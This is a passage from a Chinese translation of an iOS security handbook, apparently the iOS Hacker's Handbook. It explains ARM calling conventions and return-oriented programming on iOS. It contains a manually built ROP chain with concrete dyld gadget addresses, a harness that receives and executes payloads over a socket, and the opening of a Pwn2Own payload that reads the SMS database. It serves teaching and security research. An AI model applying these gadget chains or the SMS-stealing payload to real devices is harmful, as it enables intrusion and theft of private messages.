最后，请千万不要对测试环境中漏洞攻击程序的能力做任何假设。事实上，iPhone上的沙盒机制可能与Mac OS X上的沙盒机制不同。此外，为iPhone越狱会大大改变它的底层安全结构，因此单独对漏洞攻击程序运行的有效载荷进行测试始终是更好的选择。

在第8章中大家将了解如何执行这种测试。

7.9 小结

本章探究了iOS上两种最常用分配程序的内部机制。我们把Mac OS X作为测试平台，完成了漏洞攻击所涉及的大部分“脏活累活”。

本章解释了若干种控制TCMalloc和系统堆的技巧。具体来讲，本章致力于根据各种技巧最适用的漏洞类型来区分技巧。大家看到了对较新版iPhone固件进行漏洞攻击所带来的挑战，具体而言就是ASLR为创建可靠且可移植的漏洞攻击程序带来了困难。

最后，大家看到一个现实存在的针对iOS 3.1.3的MobileSafari漏洞攻击程序示例，而且了解了在不产生移植问题和错误假设的前提下进行精确测试的策略。

第 8 章

面向返回的程序设计

iOS从2.0版开始默认为iOS设备上运行的所有应用启用了DEP（Data Execution Prevention，数据执行保护）。因此，要让任意代码都能够在设备上执行，唯一可行的解决方案就是ROP（Return-Oriented Programming，面向返回的程序设计）。尽管这一技术不是ARM架构独有的，但与ARM架构相关的一些特殊挑战是值得探讨的。此外，在其他平台上ROP通常只是作为禁用非可执行位的枢纽，与此不同的是，iOS中整个有效载荷都需要借助ROP写入，因为没有办法从用户空间禁用DEP或代码签名。

因为使用ROP就意味着依赖应用程序地址空间中已经存在的代码写入有效载荷，所以大家绝对有必要了解ARM架构的基础知识和iOS中用到的调用约定。

本章会探讨成功写入ROP有效载荷所需的概念。我们首先描述如何手动把已经存在的应用程序位相连以创建连续的有效载荷，接着剖析可以使该过程自动化的方法，从而避免自己动手完成搜索并链接代码位这种繁重而枯燥的任务，之后展示并分析一些ROP有效载荷的示例。这些示例在现实的漏洞攻击程序中用来链接多个漏洞攻击程序，或是执行特定的任务，比如让手机振动或是盗取SMS数据库。

最后，本章讨论了在考虑到沙盒限制与ASLR的情况下，什么样的测试情景最适合iPhone上的ROP开发。

8.1 ARM 基础知识

ARM是一种使用RISC（Reduced Instruction Set Code，精简指令集代码）的架构，这意味着它具有很少的指令和许多通用寄存器。事实上，总共有16个被标记为`R0~R15`的寄存器。一般而言，最后3个寄存器具有特殊的值和名称。`R13`又称为`SP`（栈指针寄存器），`R14`又称为`LR`（链接寄存器），`R15`又称为`PC`（程序计数器）。与x86架构不同，这些寄存器全部是通用的，也就是说，我们可以将任意值移动到程序计数器中并改变程序流。同样，我们也可以从程序计数器读出数据，以确定当前执行的指令。

ARM具有两种执行模式——ARM和Thumb。ARMv7开始引入了第三种模式——Thumb-2。ARM和Thumb模式的主要区别在于Thumb指令是16位的（不过调用操作码仍然是32位的），而ARM模式下的所有指令都是32位的。Thumb-2指令是16位和32位兼而有之。这种设计确保Thumb

模式可以执行ARM代码可以执行的所有操作（例如异常处理以及对协处理器的访问）。

为了让处理器知道是执行的ARM模式还是Thumb模式，这里有一个简单的约定。如果执行的地址中最不重要的一位等于1，处理机就是要执行Thumb模式，否则就是要执行ARM模式。更正式地讲，处理器在当前程序状态寄存器（CPSR）的T位为1且J位为0时会执行Thumb代码。

ARM和Thumb模式在可表达性上差不多是等价的，但它们的助记符不同。分析ARM处理器上可以使用的全部指令不是本章要做的事情，不过我们还是会解析其中一些指令，因为它们会在本章频繁出现。

8.1.1 iOS的调用约定

在学习ROP时，最重要的事情就是理解目标OS的调用约定。

iOS使用了ARM的标准调用约定。前4个参数是使用通用寄存器`R0`到`R3`传递的，而更多的参数会被压入栈中。返回值是存储在`R0`寄存器中。

ARM指令集中有若干种调用函数和改变执行流的方法。要做到这些，除了手动将程序计数器设置为所选的值，最简单的方式就是采用`B`（分支）指令，该指令会把程序计数器改变成第一个操作数指定的地址。

如果想要返回紧随调用之后的指令，你就需要`BL`（带链接的分支）指令。事实上，它不仅会把程序计数器置为由第一个操作数指定的地址，还会把返回的地址存储到`LR`寄存器中。

如果要跳转到的地址存储在寄存器中，我们就可以使用`BX`指令。该指令会在不存储返回地址的情况下改变执行流。

与`BL`非常相似，`BLX`指令会执行作为第一个操作数传递并存储在寄存器中的地址，并将返回的地址存储在`LR`寄存器中。

大体上讲，对于ARM编译的函数来说，以`BX LR`结尾返回调用函数是很常见的。函数也可以把`LR`的值压入栈中，然后在返回时将其弹出到PC寄存器中。

8.1.2 系统调用的调用约定

在开发ARM有效载荷时，大家需要了解的另一个重要概念是ARM中（具体地讲就是iOS中）的系统调用是如何进行的。本书几位作者的好朋友们曾经出于两个原因对系统调用进行过漏洞攻击。首先，在不需要构造进行库调用时通常需要的抽象数据类型情况下，他们允许漏洞攻击程序执行实用而强大的操作。例如，考虑一下从文件中读数据这一简单操作。大家可能会使用`fread()`从文件读数据，并做下面这样的事情：

```
fread(mybuf, sizeof(mybuf) -1, 1, filestream);
```

其中`mybuf`是C语言编写的缓冲区，`filestream`则是指向`FILE`结构体的指针。`FILE`结构体的定义如下所示：

```
typedef struct __sFILE {
        unsigned char *_p;       /*  (某个) 缓冲区中当前的位置 */
```

```
        int      _r;              /* 留给getc()的读空间 */
        int      _w;              /* 留给putc()的写空间 */
        short    _flags;          /* 标志, below; 如果为0则该FILE是空闲的 */
        short    _file;           /* 如果是Unix描述符，则为文件描述符，否则为-1 */
        struct   __sbuf _bf;      /* 缓冲区（如果非NULL，大小至少为1字节） */
        int      _lbfsize;        /* 0 或 _bf._size，对应内联函数putc */

        /* 操作 */
        void     *_cookie;        /* 传递给io函数的cookie */
        int      (*_close)(void *);
        int      (*_read) (void *, char *, int);
        fpos_t   (*_seek) (void *, fpos_t, int);
        int      (*_write)(void *, const char *, int);

        /* 为ungetc()的长序列分隔缓冲区 */
        struct   __sbuf _ub;          /* ungetc的缓冲区 */
        struct   __sFILEX *_extra;    /* 对FILE进行补充，从而不破坏ABI */
        int      _ur;                 /* 当_r为ungetc数据计数时，保存_r */

        /* 一些小花招，这样即便malloc()失败也能满足最小要求 */
        unsigned char _ubuf[3];       /* 保证ungetc()缓冲区 */
        unsigned char _nbuf[1];       /* 保证getc()缓冲区 */

        /* 当line穿越缓冲区边界时，为fgetln()分隔缓冲区 */
        struct   __sbuf _lb;          /* fgetln()的缓冲区 */

        /* Unix标准io文件与fseek()上的内存块边界对齐 */
        int      _blksize;            /* stat.st_blksize （可能不等于_bf._size） */
        fpos_t   _offset;             /* 当前的lseek偏移量（见“警告”） */

} FILE;
```

攻击者在写入他的shellcode时可能需要在内存中驻留这样一个结构体。担这往往是烦琐而且并非真正必需的，因为关于文件需要了解的信息只有文件描述符，即一个整数。所以，攻击者们以前倾向于选择系统调用：

```
read(filedescription, mybuff, sizeof(mybuf) - 1);
```

其中唯一需要的信息就是文件描述符（一个整数）。

系统调用如此吸引漏洞攻击程序编写者还有一个原因，即他们可以在不用担心库加载地址和随机化的情况下进行系统调用。此外，不管往应用程序的地址空间中加载了什么库都可以进行系统调用。事实上，系统调用让用户空间的应用程序可以利用陷阱（trap）调用位于内核空间中的代码。每个可用的系统调用都有与之关联的编号，让内核知道要调用什么函数。对于iPhone来说，系统调用编号是存储在SDK的相对路径/usr/include/sys/syscall.h中的。

熟悉x86架构的人都知道进行系统调用的一般方式：把系统调用编号存储到EAX寄存器中，然后使用汇编指令`int 0x80`触发0x80陷阱（负责处理对系统调用的调用）。

ARM架构中的调用约定是按照进行普通调用的方式存储参数。在这之后，系统调用编号会被存储在`R12`寄存器中，要调用它就要用到汇编指令`SVC`。

对于面向返回的程序设计，我们需要知道库的地址，以找到有用的svc指令，因为一般来说只有库函数才会使用系统调用。

8.2　ROP 简介

虽然现在谈起ROP时人们常常会把它当成一种新鲜事物，但其渊源要追溯到1997年，那时候一位被称为Solar Designer的安全研究人员首次公布了一个使用return-into-libc（返回libc中）技术的漏洞攻击程序。

从1997年起，情况已经发生了极大的变化，与以前相比，现在的ROP要复杂得多、强大得多、实用得多。话虽这么说，但要彻底理解ROP以及它的工作原理，return-into-libc是个绝佳的起点。

虽然在那时看来具有革命性质，但Solar Designer的技术背后的思路其实非常简单。如果shellcode要做的只是产生shell，而且为了做到这一点已经有库函数可用，那干嘛还要编写额外的代码？它们已经都在这儿了！

大家只需要做一件事，那就是搞清楚如何把参数传递到函数中并调用该函数。Solar Designer那时候处理的是普通的栈缓冲区溢出，这意味着他可以随意重写整个栈的内容。攻击者传统的做法是往栈里写入shellcode代码，然后将返回地址设置为指回这些shellcode代码，以取得代码执行权。

Solar Designer的做法则不同，他放入栈中的是数据而不是可执行代码，这样一来就不用执行有效载荷，而是直接将易受攻击函数的返回地址设置为`execve()`库函数。

因为1997年时x86 Linux的调用约定是在栈中传递参数，所以他把想要传递给`execve()`的参数压入栈中，从而完成了漏洞攻击。

图8-1展示了那时候一般的栈溢出漏洞攻击程序与Solar Designer利用return-into-libc编写的漏洞攻击程序之间的区别。




图8-1　标准漏洞攻击程序与return-into-lib-c漏洞攻击程序的栈布局对比




图8-1　（续）

ROP依据的概念是这样的，利用return-into-libc技术不仅能调用函数，而且有可能根据进程地址空间中已经可用的代码构建整个有效载荷和程序。

要做到这一点，在开发有效载荷时维持对栈的控制权是至关重要的。

事实上，只要攻击者可以控制栈的布局，他就可能把多个可以继续从其取回指令指针的“返回”指令连接在一起，并因此可以随心所欲地执行若干条指令。来看图8-2中所示的栈。



8-2　ROP栈布局示例

在这里，第一次调用之后第一个pop-pop-ret指令序列会跳转到栈中的第二个函数的地址。只要达成攻击者的目标需要的话，这个过程可以一直持续。

8.2.1　ROP与堆bug

如果大家不熟悉ROP，可能会想这一技术是不是只能用于与栈有关的bug。情况不是这样的，

基本上我们总是有可能让栈指针寄存器指向堆的位置。

根据手中所控制资源的不同，我们要使用的技术也不同。不过所有的技术一般都可以归结为转移栈的位置，直到它到达攻击者控制之下的地址，或是将寄存器的内容移动到栈指针中。

8.2.2　手工构造ROP有效载荷

写入ROP有效载荷的一个主要阻碍在于：寻找满足需求的合适指令序列要花很多的时间。从非常简单的层面上讲，因为ARM指令都是2字节或4字节对齐的，所以人们可以使用简单的反汇编程序，并利用grep实用工具找到它们。在处理简单的有效载荷时，这样做就足够了，因为一般只需要少量的指令序列。本节将带领大家探索这一过程，加深大家对构建这种有效载荷的步骤的理解。

在iPhone上，所有的系统库都存储在dyld_shared_cache这个巨大的“缓存”中。想要查找自己需要的指令，我们首先就要把库从这个共享缓存中提取出来。要做到这一点，大家会用到dyld_decache工具，该工具参见https://github.com/kennytm/Miscellaneous。在这里，大家可以看到如何在挂接了已解密文件系统（相对路径）的Mac OS X上导出libSystem：

```
./dyld_decache -f libSystem
System/Library/Caches/com.apple.dyld/dyld_shared_cache_armv7
```

要在地址空间中找到合适的工具，攻击者还可以从动态链接器和应用程序的主二进制文件下手。其中，前者名为dyld，位于/usr/lib/dyld，而后者通常就在应用程序包中。

要写入ROP有效载荷，首先要执行一项简单的操作，比如向已经开放的使用了ROP的套接字写入一个单词。以下C语言代码就是大家要用ROP模仿的：

```
char str[] = "TEST";
write(sock, str, 4);
close(sock);
```

当大家编译这段代码时，就会得到以下ARM汇编代码段：

```
__text:0000307C         LDR.W       R0, [R7,#0x84+sock] ; int
__text:00003080         LDR.W       R1, [R7,#0x84+testString] ;
 void *
__text:00003084         LDR.W       R2, [R7,#0x84+var_EC] ; size_t
__text:00003088         BLX         _write
__text:0000308C         STR.W       R0, [R7,#0x84+var_F4]
__text:00003090         LDR.W       R0, [R7,#0x84+sock] ; int
__text:00003094         BLX         _close
```

不出所料，这里的有效载荷真是微不足道，编译器利用栈存储write()的返回值，而该函数是从该栈中读取所有必要的参数。

现在已经有了大致的代码框架，可能还需要进行一些调整，以使从ARM汇编到ROP的转换过程尽可能地简单方便。大家可以假设sock描述符在R6中：

```
MOV R1, $0x54534554
STR R1, [SP, #0]
```

8

```
STR R1, SP
MOV R1, SP
MOV R2, #4
MOV R0, R6
BLX _write
MOV R0, R6
BLX _close
```

在该有效载荷中，大家尽可能多地利用了栈。其实，因为有了ROP，栈处在攻击者的控制之下，所以这样构造shellcode代码就让攻击者可以减少要寻找的指令片段，因为可以直接控制栈的内容，这样栈中的所有存储操作都不需要进行了。另一个重要的区别在于大家可以保存需要的引用（例如套接字）到未使用的通用寄存器，尽可能地避免改变栈的内容和布局。

本例中使用了iOS 5.0中的动态链接器`dyld`来创建ROP有效载荷。出于以下3个原因，选择`dyld`是很重要的：

- 它会被加载到每个应用程序的地址空间中；
- 它包含了很多库函数；
- 除非应用程序的主二进制文件是随机排列的（也就是在编译时使用了`MH_PIE`标志），否则`dyld`不会是随机排列的。

要测试该ROP有效载荷，这个简单的应用程序会连接到远程服务器，并把该有效载荷存储在缓冲区中：

```
int main(int argc, char *argv[])
{

    int sock;
    struct sockaddr_in echoServAddr;
    sock = socket(PF_INET, SOCK_STREAM, 0);
    memset(&echoServAddr, 0, sizeof(echoServAddr));
    echoServAddr.sin_family = AF_INET;
    echoServAddr.sin_addr.s_addr = inet_addr("192.168.0.3");
    echoServAddr.sin_port = htons(1444);
    connect(sock, (struct sockaddr *)&echoServAddr, sizeof(echoServAddr));
    DebugBreak();
    unsigned int *payload = malloc(300);
    int i = 0;
```

要运行这段shellcode代码，大家需要使用一小段汇编代码把`sock`变量复制到`R6`寄存器中，以满足之前所作的假设。随后，大家要把栈指针指向有效载荷变量，这个变量中含有大家用ROP指令片段构造的栈。最后，为了执行代码，大家需要自新设置的栈指针处对程序计数器执行出栈操作：

```
__asm__ __volatile__ ("mov sp, %0\n\t"
                      "mov r6, %1\n\t"
                      "pop {pc}"
                      :
                      :"m"(payload), "m"(sock)
                      );
```

第一串ROP指令片段的目标是把R6存储到R0中。要做到这一点，我们执行了以下指令：

```
payload[i] = 0x2fe15f81; //2fe15f80   bd96pop {r1, r2, r4, r7, pc
i++;
payload[i] = 0x0; //r1
i++;
payload[i] = 0x2fe05bc9; //r2 2fe05bc9 bdea pop {r1, r3, r5, r6, r7, pc}
i++;
payload[i] = 0x0; //r4
i++;
payload[i] = 0x0; //r7
i++;
payload[i] = 0x2fe0cc91; //pc,
/*  4630     mov     r0, r6
    4790     blx     r2

    Blx将跳转到2fe05bc9
*/
```

现在大家要把R0存储到R8中，这样一来，需要调用write()时很容易取回sock描述符：

```
i++;
payload[i] = 0x0; //r1
i++;
payload[i] = 0x2fe0cc31; //r3
i++;
payload[i] = 0x0; //r5
i++;
payload[i] = 0x0; //r6
i++;
payload[i] = 0x0; //r7
i++;
payload[i] = 0x2fe114e7; //pc
/*
2fe114e6             aa01       add          r2, sp, #4
2fe114e8             4798       blx          r3


  r2将指向当前的栈指针 + 4。blx会跳转到0x2fe0cc31
     2fe0cc30         4680         mov          r8, r0
     2fe0cc32         4630         mov          r0, r6
     2fe0cc34    f8d220c0         ldr.w        r2, [r2, #192]
     2fe0cc38          790         blx          r2

     */
     i++;
     payload[i + (4 + 192)/4 = 0x2fe05bc9;
     /* 这被前面的指令片段用来获取r2要跳转到的有效地址：
           2fe05bc8     bdea    pop     {r1, r3, r5, r6, r7, pc}
     */
```

最后一步是把R2置为4，这个值是想要写入的字符串的大小。将R1指向栈中含有"TEST"字符串的位置并调用write()：

```
    i++;
```

```
payload[i] = 0x0; //r1
i++;
payload[i] = 0x2fe0b7d5; //r3 bdf0 pop {r4, r5, r6, r7, pc}
i++;
payload[i] = 0x0; //r5
i++;
payload[i] = 0x0; //r6
i++;
payload[i] = 0x2fe00040; //该指针指向的值 + 12 就是4，是我们想要写入的字符串的大小
i++;
payload[i] = 0x2fe0f4c5; //pc
/*
 2fe0f4c4       a903    add          r1, sp, #12
 2fe0f4c6       4640    mov          r0, r8
 2fe0f4c8       68fa    ldr          r2, [r7, #12]
 2fe0f4ca       4798    blx          r3
 r1将指向该字符串， r0指向sock变量，而r2指向4
*/
i++;
payload[i] = 0x2fe1d730; //r4,_write()的地址
i++;
payload[i] = 0x0; //r5
i++;
payload[i] = 0x0; //r6
i++;
payload[i] = 0x54534554; //r7 指向"TEST" ，但这并不是什么好事。只有r1需要指向这里。这就
    是个副作用而已
i++;
payload[i] = 0x2fe076d3; //pc
/*
 2fe076d2     47a0        blx          r4
 2fe076d4     b003        add          sp, #12
 2fe076d6     bd90        pop          {r4, r7, pc}

*/
```

调用close()的过程几乎是如出一辙，只是R0需要置为sock描述符（但该描述符仍然存储在R8中）：

```
payload[i] = 0x0; //未使用
i++;
payload[i] = 0x0; //未使用
i++;
payload[i] = 0x0; //未使用
i++;
payload[i] = 0x0; //r4
i++;
payload[i] = 0x0; //r7
i++;
payload[i] = 0x2fe05bc9; //pc bdea pop {r1, r3, r5, r6, r7, pc}
i++;
payload[i] = 0x0; //r1
i++;
payload[i] = 0x2fe1cf8d; //r3, bdb0 pop {r4, r5, r7, pc}
```

```
    i++;
    payload[i] = 0x0; //r5
    i++;
    payload[i] = 0x0; //r6
    i++;
    payload[i] = 0x2fe076d6;
//任意有效地址，这样在从r7 + #12读r2时不会引起崩溃
    i++;
    payload[i] = 0x2fe0f4c5; //pc
    /*
     2fe0f4c4      a903       add         r1, sp, #12
     2fe0f4c6      4640       mov         r0, r8
     2fe0f4c8      68fa       ldr         r2, [r7, #12]
     2fe0f4ca      4798       blx         r3
    */
    i++;
    payload[i] = 0x2fe1d55c; //r4, close()的地址
    i++;
    payload[i] = 0x0; //r5
    i++;
    payload[i] = 0x0; //r7
    i++;
    payload[i] = 0x2fe076d3; //pc
    /*
     2fe076d2        47a0       blx         r4
     2fe076d4        b003       add         sp, #12
     2fe076d6        bd90       pop         {r4, r7, pc}
    */
    i++;
    payload[i] = 0x0; //未使用
    i++;
    payload[i] = 0x0; //未使用
    i++;
    payload[i] = 0x0; //未使用
    i++;
    payload[i] = 0xcccccccc; //有效载荷的结尾
    i++;
    payload[i] = 0xcccccccc; //有效载荷的结尾
    i++;
    payload[i] = 0xcccccccc; //有效载荷的结尾，pc在这里崩溃
```

在这个例子中大家可能已经注意到，即便是一组非常简单的操作（比如向远程服务器写数据并关闭通向它的连接）在移植成ROP时都可能相当冗长。当攻击者手头可以使用的指令非常有限时这一情况尤为突出。

8.2.3节会讨论若干种把寻找并连接指令序列的过程自动化的策略。

8.2.3 ROP有效载荷构造过程的自动化

现在应该已经相当明确了，手工查找合适指令的过程是个很麻烦而且可能很费时间的过程。过去几年间已经出现了很多种自动化该过程的方式。

Kornau给出了一种虽然资源密集但也最为完善的方法，参见http://static.googleusercontent.com/external_content/untrusted_dlcp/www.zynamics.com/en//downloads/kornau-tim--diplomarbeit--rop.pdf。

这种方法背后的思路要遵循若干步骤。首先，因为任何汇编指令集往往都含有丰富的指令，而且每一条指令每次可以执行多项操作，所以最好是有办法减少要考虑的指令的数量。

为此，每个二进制文件首先都会被转换成某种指令更少的中间语言，其中每一条新指令都只会执行一项操作。

一旦二进制文件通过某种本章没有介绍的算法转换成这种中间语言，我们就有可能把一组指令连接起来。这样的指令序列常称为*指令片段*（gadget）。每个指令片段都有特定的用例，例如有的指令片段可用来把一个寄存器的内容移动到另一个寄存器，有的指令片段则用于执行系统调用。当然，攻击者不能指望自己会在二进制文件中找到刚好满足自己需求的东西。因此，指令片段除了会执行完成特定任务所需的操作，还可能会执行其他的操作。这些额外的操作叫作*附加效果*（side effect）。

在这个阶段，攻击者已经拥有从给定的二进制文件中能找到的全部指令片段了。不过这是不够的，因为把这些指令片段结合起来创建有意义的有效载荷也是非常费时的。

正如之前解释过的，每个指令片段都有附加效果，而且在写入有效载荷时也要把这些附加效果考虑进来。例如，某个执行系统调用的指令片段也可能有毁掉寄存器内容的效果。如果需要让那个寄存器的内容原封不动地保留下来，我们就可能要找一个语义等价但附加效果不同的指令片段，或是把这种破坏考虑在内，在使用“执行系统调用”指令片段之前用另一个指令片段把寄存器的内容保存起来，并在系统调用之后还原其内容。

为了简化这个过程，大家可以使用编译器。ROP编译器是一种能自动连接指令片段的软件，而且它会把用到的每个指令片段的附加效果都考虑在内。要实现这样的编译器，最常使用的一种技术就是SMT（Satisfiability Modulo Theory，可满足性模理论），解算程序会为每个可用的指令片段执行一项操作，并验证当前的指令片段能否证实之前的指令片段链的条件。

虽然找出所有指令片段、为它们加上附加效果的注释，并用编译器创建有效载荷的过程从形式上是正确的，但是用这种方式创建有效载荷可能相当费时，而且根据攻击者的需求来看是不值得去做的。出于这些原因，有人提出了一种更简单的方法。

如果二进制文件足够大，可以容纳用于执行某一给定操作的多种指令片段，大家就可以精心挑选那些尽可能没有附加效果的指令片段，这样一来在将它们连接起来时就不需要担心可能带来的问题。一旦完成了这些工作，大家就可以利用自己喜欢的程序设计语言为这些指令片段编写一个简单的包装，并利用它构建有效载荷。

comex为ARM编写的Saffron ROP有效载荷和Dino Dai Zovi为x86编写的DISC是这种方法的两个绝佳例子。为了让大家理解这种思路是如何用于实践的，我们首先来看看Saffron中用来从某个地址加载`R0`的Python函数：

```
def load_r0_from(address):
    gadget(R4=address, PC=('+ 20 68 90 bd', '- 00 00 94 e5 90 80 bd e8'), a='R4, R7,
PC')
```

这个函数的工作就是搜索可用的指令片段源，查找其中的某个双字节序列。第一个是Thumb模式下的20 68 90 db，对应如下指令：

```
6820    ldr         r0, [r4, #0]
bd90    pop         {r4, r7, pc}
```

而第二个序列则在ARM模式下，对应：

```
e5940000    ldr     r0, [r4]
e8bd8090    ldmia   sp!, {r4, r7, pc}
```

这种方法显然有些缺点。事实上，一般来说可用来执行相同操作的不同指令序列可能数不胜数。因此，如果忘记了某种有效的二进制模式，你就有可能错误地假设在给定可用的指令片段时不可能执行某一操作。

另一方面，编写这样的工具要比使用SMT解算程序的方式快得多，而且在有某个巨大的库或一组库可用的情况下，攻击者基本上只需要编写这种工具就行了。在iOS中，如果有办法泄露dyld_shared_cache中某个库的地址，你就等于是拿到了整个缓存，它大约有200 MB大小，基本上包含了可能用到的所有指令片段。

8.3 在 iOS 中使用 ROP

iOS为设备上出现的所有应用程序使用了代码签名。我们可以将代码签名视作类DEP对策的增强版。事实上，大多数操作系统中即便启用了这些保护机制，还是可能有办法分配可写、可读且可执行的内存页。这样一来就有了击败这种防御对策的方法，出于这一原因，大部分的ROP shellcode代码都是非常简单的代码片段，其目的是禁用"非可执行"保护，然后充当通向标准shellcode代码的枢纽。

遗憾的是，这种做法在iOS上行不通，因为目前为止还没有出现从用户空间禁用代码签名的方法。因此攻击者只剩下3种选择了。

第一种是用ROP写入整个有效载荷。在本章后面的内容中大家会看到这类有效载荷的一个现实示例。

第二种选择是利用ROP把两个不同的漏洞攻击程序（对于内核而言其中一个是远程的，一个是本地的）连接起来。通过完成这一工作，攻击者可以绕过用户空间的代码签名，并在内核空间或者用户空间执行普通的有效载荷。本章最后会展示一个利用了这种结合的著名案例。

最后，如果漏洞攻击程序瞄准的是新版的MobileSafari，那么ROP有效载荷可以向为JIT代码保留的内存页面写入标准有效载荷。其实，为了给浏览器的执行提速，多数JavaScript引擎都引入了要求内存页可读、可写而且可执行的即时编译技术（要了解更多与iOS上的即时编译有关的信息，请参考第4章）。

对ROP有效载荷的测试

现在已经很明确了，写入和测试ROP有效载荷是一个相当漫长和烦琐的过程。更甚者，未越

狱的设备上不能调试应用程序。这意味着，想要在未越狱的iPhone上对（例如，针对MobileSafari的）漏洞攻击程序进行测试，唯一的方法就是查看通过iTunes获得的崩溃报告。

通过ROP有效载荷本身对ROP有效载荷进行测试已经很棘手了，遑论唯一的调试手段只有崩溃报告。为了缓解这一问题并给予一定的调试能力，我们亟需一种能对shellcode的功能进行验证的测试程序。

下面的测试工具非常简单。大家要创建一个接收有效载荷并执行它的服务器，核心部件如下所示：

```
void restoreStack()
{
    __asm__ __volatile__("mov sp, %0\t\n"
                         "mov pc, %1"
                         :
                         :"r"(stack_pointer), "r"(ip + 0x14)
                         );
    //警告:如果向read_and_exec添加了代码，就必须重新计算“ip + 0x14”
}

int read_and_exec(int s)
{
    int n, length;
    unsigned int restoreStackAddr = &restoreStack;


    fprintf(stderr, "Reading length... ");
    if ((n = recv(s, &length, sizeof(length), 0)) != sizeof(length)) {
        if (n < 0)
            perror("recv");
        else {
            fprintf(stderr, "recv: short read\n");
            return -1;
        }
    }
    fprintf(stderr, "%d\n", length);
    void *payload = malloc(length +1);
    if(payload == NULL)
        perror("Unable to allocate the buffer\n");

    fprintf(stderr, "Sending address of restoreStack function\n");

    if(send(s, &restoreStackAddr, sizeof(unsigned int), 0) == -1)
        perror("Unable to send the restoreStack function address");

    fprintf(stderr, "Reading payload... ");
    if ((n = recv(s, payload, length, 0)) != length) {
        if (n < 0)
            perror("recv");
        else {
            fprintf(stderr, "recv: short read\n");
            return -1;
        }
```

```
    }

    __asm__ __volatile__ ("mov %1, pc\n\t"
                          "mov %0, sp\n\t"
                          :"=r"(stack_pointer), "=r"(ip)
               );
    __asm__ __volatile__ ("mov sp, %0\n\t"
                          "pop {r0, r1, r2, r3, r4, r5, r6, pc}"
                          :
                          :"r"(payload)
                          );

        //有效载荷会跳转回这里
    stack_pointer = ip = 0;
    free(payload);

    return 0;
}
```

这段代码的关键部分是几个汇编代码片段。read_and_exec函数中的第一个汇编代码片段会在执行shellcode代码前把该函数的栈指针和指令指针存储到两个变量中，这样应用程序就可以在执行完有效载荷后恢复执行，而不是直接崩溃。

函数中的第二个汇编代码片段有效地运行了ROP有效载荷。它改变了栈指针，使栈指针指向含有shellcode代码的堆缓冲区，然后会从shellcode代码弹出若干个寄存器，其中包括指令指针。至此，ROP有效载荷已经在运行了。这些动作通常是漏洞攻击程序要完成的工作。

restoreStack函数中的汇编代码片段确保read_and_exec函数的指令指针和栈指针在执行过有效载荷后能够复原，这是通过把restoreStack函数的地址发送回客户端实现的。客户端的Python脚本会将该函数的地址附加在有效载荷末端，这样一来，如果ROP有效载荷是以复位指令指针结尾的话，执行就有可能继续下去。

完整源代码参见本书配套网站www.wiley.com/go/ioshackershandbook。

在对有效载荷进行测试时，把测试应用程序的沙盒描述文件与目标应用程序的描述文件之间的差异考虑在内是很重要的。一般来说，大家可以预期测试应用程序与App Store应用有着相同的沙盒描述文件。（要了解更多与沙盒描述文件有关的信息，请参阅第5章。）

遗憾的是，对于大多数的系统可执行文件来说，情况并非如此。事实上，它们一般会具有更加宽松的描述文件。在用这里介绍的测试工具对有效载荷进行测试时，这可能会导致函数调用失败。

最后，只要ROP指令片段来源于系统库，我们就总有可能对这个测试工具进行调整，使之针对特定的库进行链接。但不巧的是，如果所选择的指令片段位于主二进制文件中，我们就不可能利用这种方法对其进行调试了。

8.4 iOS 中 ROP shellcode 的示例

在本节中，我们会展示并注解iOS中ROP shellcode的两个典型示例。

第一个有效载荷是在2010年的Pwn2Own大赛中用来盗取SMS数据库内容的，是个纯ROP shellcode的好例子。

第二个有效载荷是jailbreakme.com第三版漏洞攻击程序的一部分，适用于4.3.4之前的iOS。对于如何最小化ROP有效载荷并将其用作触发内核漏洞的枢纽来说，这是个不错的例子。

8.4.1　用于盗取文件内容的有效载荷

该有效载荷基于来自iPhone 3GS上iOS 3.1.3的二进制文件，首先会获取栈指针与若干其他寄存器的控制权。其实，在这段shellcode代码执行之初，受攻击者控制的寄存器就只有R0，它指向一个40字节长的缓冲区：

```
// 3298d162         6a07    ldr     r7, [r0, #32]
// 3298d164     f8d0d028    ldr.w   sp, [r0, #40]
// 3298d168         6a40    ldr     r0, [r0, #36]
// 3298d16a         4700    bx      r0
```

得知R0及其内容都在攻击者的控制之下，该有效载荷就会把R7置为指向另一个受攻击者控制的伪装成栈帧的位置。栈指针会指向任意的内存，因为它已经跨过了受攻击者控制的那40字节，因此攻击者需要另外的指令片段以正确设置该指针。

这可以通过存储地址0x328c23ee到最后一条指令中调用过的R0来实现。第二个指令片段如下所示：

```
// 328c23ee     f1a70d00    sub.w   sp, r7, #0
// 328c23f2         bd80    pop     {r7, pc}
//
```

这可以有效地把R7的内容移动到栈指针中，并因此把栈置于受攻击者控制的位置。从这里开始，指令指针被从攻击者提供的ROP有效载荷中取回。

该有效载荷的其余部分会执行以下操作，它是用C语言伪代码表示的：

```
AudioServicesPlaySystemSound(0xffff);
int fd = open("/private/var/mobile/Library/SMS/sms.db", O_RDONLY);
